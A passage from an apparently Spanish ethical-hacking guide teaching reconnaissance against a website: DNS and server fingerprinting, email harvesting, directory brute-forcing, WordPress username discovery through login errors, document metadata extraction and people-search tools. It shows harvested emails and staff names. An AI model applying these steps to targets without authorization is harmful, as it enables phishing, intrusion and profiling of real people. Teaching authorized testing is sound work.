
Una vez descargado, instalado y ejecutada la aplicación, debéis ver un navegador parecido a este:



Pues bien. Vamos al navegador y vamos a introducir nuestro objetivo. Aquí podéis meter el que queráis, porque lo que vamos a sacar es información que hay en internet. No es ilegal este paso. Yo usaré una web que tengo permiso, lógicamente.




Bien, si nos vamos a la parte de la izquierda, veréis una serie de herramientas que solo animo que investiguéis. Son muy interesantes. Pero para este libro, nos iremos a la parte inferior derecha con nuestro ratón. Y nos aparecerán, más herramientas que estaban escondidas.



Entre ellas aparece un par de letras en minúscula y en amarillo y gris. Una p y una r juntas.



Nos ponemos sobre ellas y aparece un desplegable. Clicamos abajo donde nos indica show all. Veremos en el navegador, en la parte superior una gran cantidad de ventanas que aparecen.



Pues encada una de esas nuevas ventanas que nos aparecen, nos va a dar información del objetivo. Vamos a ir a algunas de ellas, pero debéis mirar vosotros de una en una y sacar la información que creáis oportuna. Yo os muestro un par de ejemplos.

En la cuarta pestaña que parecen después de nuestra web, tenemos una que nos indica el servidor de correo electrónico. Es un vector interesante para atacarlo. Lo guardamos para en la parte del ataque usarlo. Lo podéis ver en la primera imagen. En la imagen que tenemos debajo, es la siguiente pestaña. Ahí nos indica el dueño del hosting, la ip, el sistema operativo que usa, el servidor web y la última vez que se revisó. Esta última información es relevante, ya que, si las revisiones son muy alargadas en el tiempo, no será tan controlado a la hora de atacar.



Netblock owner	IP address	OS	Web server	Last seen
I [REDACTED] SL	77.73.83.90	-	nginx	5-May-2020
I [REDACTED] SL	77.73.83.90	Linux	nginx	5-May-2020
I [REDACTED] SL	77.73.83.90	Linux	Apache	24-Jul-2019
I [REDACTED]	77.73.80.20	Linux	nginx	15-Oct-2016
unknown	185.2.4.53	Linux	Apache	12-Jul-2016
unknown	185.2.4.43	Linux	Apache	6-Jul-2016
VIPS range	81.88.57.81	unknown	Apache	2-Jul-2016

Recapitulando... ¿qué información hemos conseguido por ahora?

- La ip de la web.
- La geolocalización.
- La arquitectura de la web (es un wordpress en php, con Woocommerce y librerías de javascript)
- La empresa donde se aloja la web.
- Dirección de esa empresa y número de teléfono.
- Persona de contacto de la empresa de hosting y su correo electrónico.
- Sistema operativo y servidor web.
- Fecha de su última visualización.

No está mal para cuatro cositas que hemos hecho.

vámonos ahora a nuestro Kali. Nos iremos a la terminal y vamos a buscar información del objetivo que nos pueda ayudar.

Vamos a usar herramientas por terminal, que nos arrojarán a veces, los mismos datos que hemos sacado. Pero imaginar que solo tenéis vuestra terminal de Kali Linux y no tenéis acceso a la navegación...pues podemos sacar resultados iguales o mejores.

Lo primero es ver información del objetivo. Vamos a usar dnsenum que nos arrojará información que ya sabemos. Pero, aun así, es bueno que sepáis de su uso y existencia.

```
root@kali:~# dnsenum thesecuritysentinel.es
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

-----  thesecuritysentinel.es  -----

Host's addresses:
-----
thesecuritysentinel.es.          900      IN      A      77.73.83.90

Name Servers:
-----
dns1.nominalia.com.            300      IN      A      81.88.57.102
dns2.nominalia.com.            7200     IN      A      81.88.63.48

Mail (MX) Servers:
-----
mail.nominalia.com.           7200     IN      A      195.110.124.132
```

Como veis, nos da información de su ip, dns y servidor de correo.

Siguiente herramienta para sacar información es Whatweb. Es como wappalyzer, pero en consola.

```
root@kali:~# whatweb -v thesecuritysentinel.es
WhatWeb report for http://thesecuritysentinel.es
Status      : 301 Moved Permanently
Title       : <None>
IP          : 77.73.83.90
Country     : SPAIN, ES

Summary    : nginx, PHP[7.1.33,], RedirectLocation[https://thesecuritysentinel.es/], HTTPServer[nginx], Plesk[Lin], UncommonHeaders[x-redirect-by], Cookies[woocommerce_current_currency], X-Powered-By[PHP/7.1.33, PleskLin]

Detected Plugins:
[ Cookies ]
    Display the names of cookies in the HTTP headers. The
    values are not returned to save on space.

        String      : woocommerce_current_currency

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to
    identify the operating system from the server header.

        String      : nginx (from server string)

[ PHP ]
    PHP is a widely-used general-purpose scripting language
    that is especially suited for Web development and can be
    embedded into HTML. This plugin identifies PHP errors,
    modules and versions and extracts the local file path and
    username if present.

        Version     : 7.1.33,
        Google Dorks: (2)
        Website     : http://www.php.net/

[ Plesk ]
    Plesk is a web control panel

        String      : Lin
        Google Dorks: (1)
        Website     : http://www.parallels.com/products/plesk/

[ RedirectLocation ]
```

Como podemos ver, nos arroja mucha información relevante al objetivo.

Como siempre..a guardar todo lo que podamos!

Vamos a por la siguiente. Vamos a ver si consigo correos electrónicos del objetivo. En principio podemos estudiar de qué es la empresa. Esto es sencillo porque Google nos dará mucha información, como posibles gerentes y facturaciones, Partners, etc. Todo es importante para desarrollar un buen ataque.

Pues vamos a intentar sacar correos electrónicos y buscar gerentes de la empresa.

Para los correos nos vamos a Kali y usaremos la herramienta Theharvester.

```
[root@kali: ~]# theharvester -d thesecuritysentinel.es -l 500 -b all
No module named wfuzz
=====
[!] THE HARVESTER [!]
=====
* TheHarvester Ver. 2.7.2
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
=====

[-] Starting harvesting process for domain: thesecuritysentinel.es

Full harvest on thesecuritysentinel.es
[-] Searching in Google...
    Searching 8 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...
[-] Searching in PGP Key server...
[-] Searching in Netcraft server...
    Searching Netcraft results...
[-] Searching in ThreatCrowd server...
    Searching Threatcrowd results...
    Searching Netcraft results...
[-] Searching in CRTSH server...
    Searching CRT.sh results...
[-] Searching in Virustotal server...
    Searching Virustotal results...
[-] Searching in Bing...
    Searching 50 results...
    Searching 100 results...
    Searching 150 results...
    Searching 200 results...
    Searching 250 results...
    Searching 300 results...
    Searching 350 results...
    Searching 400 results...
    Searching 450 results...
    Searching 500 results...

Harvesting results

[+] Emails found:
-----
francisco@thesecuritysentinel.es
info@thesecuritysentinel.es
[+] Hosts found in search engines:
-----
```

Hacemos varias búsquedas y cambiamos de ip (lo podemos hacer con una vpn) ya que esta herramienta la detecta Google como maliciosa y no nos da a veces el resultado óptimo. Lo lanzo de nuevo desde otra ip y me sale más información.

```
laptop: ~ # theharvester -d thesecuritysentinel.es -l 500 -b google
No module named wfuzz

TheHarvester Ver. 2.7.2
Coded by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com

[-] Starting harvesting process for domain: thesecuritysentinel.es
[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...

Harvesting results

[+] Emails found:
rrss@thesecuritysentinel.es
info@thesecuritysentinel.es
rhhh@thesecuritysentinel.es
ar@thesecuritysentinel.es
mtt@thesecuritysentinel.es
```

Buscamos también en linkedin. Y ahora usamos un poco la cabeza. Tenemos 6 correos. Entre ellos hay uno que además coincide con otra búsqueda en linkedin (lo vemos en la imagen siguiente) donde nos aparece Francisco Sanz como CTO-COO-Founder y hay un correo que es francisco@thesecuritysentinel.es

¡Pues unamos denominadores comunes...tenemos el correo de un gerente!

```
[*] Starting harvesting process for domain: thesecuritysentinel.es
[*] Searching in LinkedIn...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...
Users from LinkedIn:
Francisco Sanz - CTO-COO-Founder - The Security Sentinel
Laura Santos - Dpto. Comercial - The Security Sentinel
```

Seguimos recolectando información. En este caso, quiero ver si la página web está asegurada con algún sistema de Firewall o similar.

Usamos una herramienta en nuestro Kali que es wafw00f (con dos ceros).

En este caso, nos dice que la pagina está protegida por un sistema.

Vamos a por otra herramienta. En este caso vamos a buscar directorios en la web, que puedan ser interesantes. Usaremos en Kali, la herramienta dirb.

```
root@kali:~# dirb https://tssciberseguridad.com

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Wed May  6 12:18:48 2020
URL_BASE: https://tssciberseguridad.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: https://tssciberseguridad.com/ ----
+ https://tssciberseguridad.com/.htaccess (CODE:403|SIZE:1343)
+ https://tssciberseguridad.com/.htpasswd (CODE:403|SIZE:1343)
+ https://tssciberseguridad.com/0 (CODE:301|SIZE:0)
+ https://tssciberseguridad.com/admin (CODE:302|SIZE:0)
+ https://tssciberseguridad.com/atom (CODE:301|SIZE:0)
+ https://tssciberseguridad.com/b (CODE:301|SIZE:0)
+ https://tssciberseguridad.com/B (CODE:301|SIZE:0)
+ https://tssciberseguridad.com/bl (CODE:301|SIZE:0)
==> DIRECTORY: https://tssciberseguridad.com/blog/
==> DIRECTORY: https://tssciberseguridad.com/Blog/
-> Testing: https://tssciberseguridad.com/browser
```

Tenemos un movimiento temporal de un directorio sensible. Pues lo guardamos (es otro objetivo, pero lo importante no es el objetivo. Es el método y las herramientas que uséis)

Si vamos a esa dirección, nos aparecerá lo siguiente:



Pues excelente. Acabamos de tener acceso al login de entrada en la administración de esa web. Ahora nos falta el usuario y la contraseña.

Volvemos a recapitular...

- La ip de la web.
- La geolocalización.
- La arquitectura de la web (es un wordpress en php, con Woocommerce y librerías de javascript)
- La empresa donde se aloja la web.
- Dirección de esa empresa y número de teléfono.
- Persona de contacto de la empresa de hosting y su correo electrónico.
- Sistema operativo y servidor web y fecha de su ultima actualización o revisión.
- Varios correos electrónicos, entre ellos el de uno de los gerentes.
- La web está detrás de un WAF (web application firewall). Que es un sistema de seguridad.
- Tenemos visualización de un directorio sensible que además nos lleva al login de entrada de administración de la web (da igual que sea otra página. quedarnos con los pasos y el método)

Pues seguimos ampliando....


Hay un archivito en la páginas web, que podemos usar para sacar información también, sin necesidad de herramientas. El archivo se llama robots.txt. Este archivo, proporciona información a los rastreadores de los buscadores sobre las páginas o los archivos que pueden solicitar o no de tu sitio web. Pues bien, si nosotros nos vamos a una web y le añadimos en el navegador **/robots.txt**, nos dará información interesante. Por ejemplo:



Nos aparece deshabilitado **/wp-admin/** pero no nos dice que no exista. Pues sustituyo **/wp-admin/** por **robots.txt** y nos metemos en el login de administración.


Pero podemos sacar más información de la página. Tenemos el terrible error cuando publicamos algo en el blog de la empresa o metemos alguna noticia en la página de la empresa, de firmarlo siempre con un usuario que puede entrar en el panel. Ya sea con privilegios de administración o no, pero tenemos la mitad de un ataque hecho con éxito, simplemente, recolectando información. ¿Cómo hacerlo?

Pues vamos a blog o a noticias o similares ...



Como podéis ver, aunque he tapado información, en ese articulo, aparece "by 'una foto' K---- " ; pues este ultimo es el usuario. "K----"

Vamos a comprobarlo y veréis como si está mal configurada la web, veréis la información que nos da.



Fijaros que nos dice que la contraseña para el usuario k--- es incorrecta. Pero no nos dice nada del usuario. Sin quererlo, nos confirma la existencia de dicho usuario. Ya nos falta solo la contraseña. Y todo esto con la recolección. Sin haber estudiado...solo leyendo este maravilloso libro-guía.

!!!!Imaginaros que conseguiríais si investigaseis un poquito por Google...y ya no os digo nada si os apuntáis a un curso de hacking ético!!!!


Volvemos a recapitular.

- La ip de la web.
- La geolocalización.
- La arquitectura de la web (es un wordpress en php, con Woocommerce y librerías de javascript)
- La empresa donde se aloja la web.
- Dirección de esa empresa y número de teléfono.
- Persona de contacto de la empresa de hosting y su correo electrónico.
- Sistema operativo y servidor web y fecha de su última actualización o revisión.
- Varios correos electrónicos, entre ellos el de uno de los gerentes.
- La web está detrás de un WAF (web application firewall). Que es un sistema de seguridad.
- Tenemos visualización de un directorio sensible que además nos lleva al login de entrada de administración de la web (da igual que sea otra página. quedamos con los pasos y el método)
- Existencia del archivo robots.txt que nos da información de un login de entrada a la administración de la web.
- A través de la página, hemos descubierto un autor de noticias, que además es un usuario válido en el formulario de entrada que hemos encontrado.

Vamos a por otra herramienta que podéis descargar desde aquí:


<https://www.elevenpaths.com/es/labstools/foca-2/index.html#>

Una vez ejecutada la aplicación en vuestro Windows, nos aparecerá algo así.



Pues nos vamos arriba donde pone Project, y clicamos en new Project. En la parte de Project name, ponemos el nombre que queramos. Y en domain website, el dominio que queremos usar. Lo que va a hacer esta herramienta es buscar archivos en la web, donde posteriormente los descargaremos y analizaremos para buscar más información.

Yo he rellenado así mi proyecto.



Bien, pues le damos a guardar y le decimos que busque en la ventanita donde pone Search All en la parte derecha.

Si conseguimos algún archivo os aparecerá esto. Tendréis que darle donde pone Download, al botón derecho y decirle que descargue todo.

Custom search						
	Type	URL	Download	Download Date	Size	Analyzed
1	pdf	https://[REDACTED].es/documents/invitacion-formulario5.pdf	x	-	508.7 KB	x
2	pdf	https://[REDACTED].es/wp-content/uploads/2018/02/BASE... [REDACTED]	•	06/05/2020 14:10:27	446.34 KB	x
3	pdf	https://[REDACTED].es/wp-content/uploads/2018/03/US-2... [REDACTED]	x	06/05/2020 14:10:30	614.67 KB	x
4	pdf	http://[REDACTED].es/wp-content/uploads/2017/11/DRM-... [REDACTED]	•	06/05/2020 14:10:46	5.27 MB	x
5	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/CSOh... [REDACTED]	•	06/05/2020 14:10:54	2.25 MB	x
6	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/dar... [REDACTED]	•	06/05/2020 14:11:01	2.25 MB	x
7	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/MGL_... [REDACTED]	•	06/05/2020 14:11:23	4.35 MB	•
8	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/RAN... [REDACTED]	•	06/05/2020 14:11:54	0 bytes	x
9	pdf	http://[REDACTED].es/wp-content/uploads/2017/11/24-DI... [REDACTED]	•	06/05/2020 14:11:32	3.02 MB	x
10	pdf	http://[REDACTED].es/wp-content/uploads/2017/11/Military... [REDACTED]	•	06/05/2020 14:11:34	447.12 KB	•
11	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/24-D... [REDACTED]	•	06/05/2020 14:11:43	3.02 MB	•

Después de descargarlo todo, damos de nuevo al botón derecho del ratón y le decimos que extraiga todos los metadatos. Una vez hecho esto, aparecerán los resultados que nos interesan.

Metadata						
	Type	URL	Download	Download Date	Size	Analyzed
0	pdf	https://[REDACTED].es/documents/invitacion-formulario5.pdf	x	-	508.7 KB	x
1	pdf	https://[REDACTED].es/wp-content/uploads/2018/02/BASE... [REDACTED]	•	06/05/2020 14:10:27	446.34 KB	•
2	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/DRM-... [REDACTED]	x	-	9.54 MB	x
3	pdf	https://[REDACTED].es/wp-content/uploads/2018/03/US-2... [REDACTED]	•	06/05/2020 14:10:30	614.67 KB	•
4	pdf	http://[REDACTED].es/wp-content/uploads/2017/11/DRM-... [REDACTED]	•	06/05/2020 14:10:46	5.27 MB	•
5	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/CSOh... [REDACTED]	•	06/05/2020 14:10:54	2.25 MB	•
6	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/dar... [REDACTED]	•	06/05/2020 14:11:01	2.25 MB	•
7	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/MGL_... [REDACTED]	•	06/05/2020 14:11:23	4.35 MB	•
8	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/RAN... [REDACTED]	•	06/05/2020 14:11:54	0 bytes	x
9	pdf	http://[REDACTED].es/wp-content/uploads/2017/11/24-DI... [REDACTED]	•	06/05/2020 14:11:32	3.02 MB	•
10	pdf	http://[REDACTED].es/wp-content/uploads/2017/11/Military... [REDACTED]	•	06/05/2020 14:11:34	447.12 KB	•
11	pdf	https://[REDACTED].es/wp-content/uploads/2017/11/24-D... [REDACTED]	•	06/05/2020 14:11:43	3.02 MB	•

Nos aparecen dos usuarios más y versiones de software usadas. Mas información...

Capítulo 2.

Objetivos

En la parte de las ip's externas e internas, pasaremos la recolección a la parte de escaneos, en el módulo de escaneo (capítulo 3)

Sin embargo, ahora tenemos que pasar a un objetivo que hemos tocado algo. Las personas.

Objetivo: Personas

Hemos sacado algo de información de personas en base a unos correos electrónicos y algo más, pero podríamos hacer dos cosas. O bien buscar "manualmente" por la red, con el nombre completo de la persona e ir navegando, poco a poco, o usar una herramienta muy interesante. Hay que descargarla en nuestro Kali, pero es muy sencillo de descargar.

Este es el enlace donde nos podemos descargar la herramienta.


<https://github.com/Quantika14/osint-suite-tools>

Ahí vienen las instrucciones de descarga.

Su uso es muy sencillo. Se compone de 3 programas en Python, donde podemos buscar personas, buscar personas a través de teléfonos y buscar nicks.

Empezaremos buscando personas y lo probaré conmigo.

Entramos desde la terminal en la carpeta que acabáis de crear con la instalación (se crea automáticamente).



```
[root@parrot] -[~]
└── osint-suite-tools/
    ├── #cd osint-suite-tools/
    └── [root@parrot] -[~/osint-suite-tools]
        └── #ls
            bots          BuscadorPersonas.py   data      modules      requeriments.txt  targets.txt
            BuscadorNick.py  BuscadorTelefonos.py LICENSE  README.md   search_engines
            [root@parrot] -[~/osint-suite-tools]
                └── #
```

Yo en este caso he usado Parrot que es otra distribución como Kali. No os preocupéis. En Kali funciona igual.

Vamos a usar el buscador de personas.

```
→ #python3 BuscadorPersonas.py

+---+---+---+---+---+---+
+5+50+++/++---+---+---+---+---+
+dhsdho+/+::://:---/::+o/---+---+---+
-NNNNmdsdo+s:/:::---/---y://---+---+---+
yNhyNmndd++y://:---/---/---/---+---+---+
yh//hNNmhssy:/s++/+//++/+//++/+---+---+
+---/+ooso++o++oosasysooooo+//oso/---+---+
+---+---+---+---+---+---+---+---+---+---+
./ashysssssssssoooo+::/:::---+---+---+
smhyoos+---+---+---+---+---+---+---+---+
`yNmdyo+oo+:.oyhysys+::---+---+---+---+
+NNNmhsy+/-+dmhyho+---+---+---+---+---+
.NNNMmyo/-ymndhys+---+---+---+---+---+
hNmNmho/ /NNmdhims+oo---+---+---+---+
+Nmdddh+ .NNmdmNo/o+---+---+---+---+
.Mmddhs- :NNNd:+++o+/-+---+---+---+---+
.dnmddho/. :dMNss+/-+---+---+---+---+
:mnmdhyo/ +dNNdsys/+---+---+---+---+
:oNmddhs+---+---+---+---+---+---+---+---+
+mnNNy+o++/----+---+---+---+---+---+
-ydhhys++hdho+dNNNH++o+---+---+---+---+
.ydhysssoosmmmdmmNds+---+---+---+---+---+
